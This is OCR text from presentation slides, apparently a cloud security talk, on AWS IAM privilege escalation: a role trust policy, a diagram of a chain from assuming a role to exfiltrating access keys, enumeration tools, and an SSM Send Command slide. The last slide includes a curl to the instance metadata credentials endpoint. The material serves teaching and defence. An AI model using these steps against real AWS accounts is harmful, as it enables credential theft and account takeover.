
Search


Policy name
AmazonEC2FullAccess

Trusted entities

Entities that can assume this role under specified conditions.

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Principal": {
                "AWS": "arn:aws:iam::278512597888:user/alice"
            },
            "Action": "sts:AssumeRole",
            "Condition": {}
        }
    ]
}
```


alice
Existing Role for EC2
3. Pass role to instance
4. Exfiltrate access keys
1. Assume Role
2. Create Instance
ec2-full-access Role
New EC2


alice
Existing Role for EC2
3. Pass role to instance
4. Exfiltrate access keys
1. Assume Role
2. Create Instance
ec2-full-access Role
New EC2


3. Classic privilege escalation - Extended


- Tools:
  - https://github.com/nccgroup/PMapper (Best)
  - https://github.com/RhinoSecurityLabs/IAMActionHunter (Great)
  - https://github.com/RhinoSecurityLabs/pacu (Great)
  - https://github.com/salesforce/cloudsplaining (Useful)

4. Privilege escalation – The hacker way

- Boring techniques? Let's get 1337

4. Privilege escalation – The hacker way
4.1 SSM Send Command


curl http://169.254.169.254/latest/meta-data/iam/security-credentials
Get output with role name
Attacker
Run Command feature via AWS CLI
Communication in background via SSM agent
Target EC2

